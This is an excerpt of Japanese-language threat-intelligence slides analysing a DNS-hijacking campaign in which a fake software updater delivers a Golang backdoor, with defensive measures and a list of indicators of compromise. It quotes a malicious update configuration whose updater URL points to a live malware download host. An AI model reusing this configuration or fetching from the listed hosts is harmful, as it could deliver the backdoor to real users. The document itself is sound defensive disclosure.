



```
                <module>
                        <name>youdao_ocr_lib.dll</name>
                        <link>http://codown.youdao.com/cidian/update/
                        <md5>1ed4038466444365e656dd49b656cd52</md5>
                        <ver>120</ver>
                        <mode>inquiry</mode>
                        <path>.</path>
                        <initiallog/>
                </module>
        </modules>
        <updaterurl>http://45.32.117.177/ccint.exe</updaterurl>
</updater>
```

Fake Config File(Repost)


Landscape

- 判明した情報を整理すると、攻撃者の用意した仕組みの全体像が見えてくる。
- 見えない領域で攻撃者が密かに、継続して支配する仕組みを作り上げていた。
- このような仕組みは、他のアプリケーションに対しても転用される恐れがある。



Attacker's Tenacity

- ターゲットに対して執拗に、新しい侵入手口と感染を維持する手法を試す。
- より隠密かつ継続的にターゲットを狙うため、日常に潜む手段を研究し実践してくる。
- 大がかりで複雑な仕掛けを作ることもいとわない。



03. Concerns & Measures

Is That Communication Really Safe?

- 管理外のネットワークの異常を認知することは困難
  - DNSハイジャックを活用したマルウェア配布の仕組みは、ユーザー側では気づきにくい。
  - 通常のDNSの仕組みでは、名前解決の結果が正しいものかResolver側で検証する方法が無い。

- ルーターから配布されたDNS設定を利用する環境は、同様の攻撃を受ける可能性がある。
  - 自宅のホームルーターだけでなく、公衆Wi-Fiもターゲットになりえる。
  - 類似ケースとしてルーター上で通信を傍受し、攻撃者インフラにリダイレクトするマルウェアも報告されている。
    - https://www.welivesecurity.com/en/eset-research/plushdaemon-compromises-network-devices-for-adversary-in-the-middle-attacks/

Limits Exist — Standing Still Is Not an Option

- 信頼されているDNSの使用
  - フルトンネルVPNやシンクライアント環境で内部のDNSを参照させる。
  - DHCPによってネットワーク情報が配布される環境でも、指定したDNSサーバーを優先させる。

- ハイジャック耐性のある通信プロトコルの使用
  - パブリックDNSを指定する場合、DNS over TLSや DNS over HTTPSに強制させる。

- エンドポイントでの異常検出
  - 管理外のネットワークでは異常を認知することが難しい。
  - 最終的にはエンドポイント側の仕組み（EDR等）で異常を検出することになる。

04. Conclusions

Conclusions

- 事象の結果だけに注目するのではなく、構造や攻撃者の意図に目を向けることで普遍的な考え方が見えてくる。こうして得られた洞察こそが、組織を守るためのインテリジェンスとなる。

- 攻撃者は我々の日常に潜むことを目指している。
  我々が日常的に利用しているシステムや正規の仕組みが本当に安全なのか見定める必要がある。


ITOCHU Cyber & Intelligence Inc.
Thank you for your attention.


Appendix

A. Past explanatory materials

Date	Titles	details	Links
2023-09-28	Gifts from Tropical Pirates -New Dangerous Weapons Hidden in Email and Malware	Analysis of the initial vector and malware	https://blog-en.itochuci.co.jp/entry/2023/09/28/171001
2023-10-05	Unveiling activities of Tropic Trooper 2023: deep analysis of Xiangoop Loader and EntryShell payload	Same as above	https://www.virusbulletin.com/uploads/pdf/conference/vb2023/slides/Slides-Unveiling-Activities-of-Tropic-Trooper.pdf
2023-10-06	Sequel: Gifts from Tropical Pirates - Who is the Sender? Look for the Attacker Group	Same as above	https://blog-en.itochuci.co.jp/entry/2023/10/06/173200
2024-01-26	Dark Side of VSCode ~ How Attacker Abuse VSCode as RAT ~	Explanation of the distinctive methods used in the breach	https://jsac.jpcert.or.jp/archive/2024/pdf/JSAC2024_2_3_sasada_hazuru_en.pdf
2024-08-24	Pirates of The Nang Hai: Follow the Artifacts No One Knows	The evolution of malware used in attacks and an overall picture of the methods used in attacks	https://hitcon.org/2024/CMT/slides/Pirates_of_The_Nang_Hai_Follow_the_Artifacts_of_Tropic_Trooper,_No_One_Knows.pdf


B. IoCs obtained during the investigation

Network

IP	Details
39[.]101[.]207[.]15	• Malware Hosted
45[.]32[.]117[.]177	• Malware Hosted • CobaltStrike Beacon & Backdoor C2
149[.]28[.]129[.]74	• Malware Hosted • Fake Update Server
121[.]196[.]245[.]248	• Malicious DNS Server

C. Supporting evidence


Configuration information (.xml) distributed from the fake update server (excerpt)



In this case, a backdoor called ccint.exe written in Golang was distributed under the guise of an updater.

%ProgramData%¥Youdao¥DeskDict¥75f47ef791344d2148e2d0b63c867c92.xml

Revoked digital certificate used in backdoor (ccint.exe)



Analysis revealed that the exploit was being used to bypass the security check mechanism of the parent app of the parent process.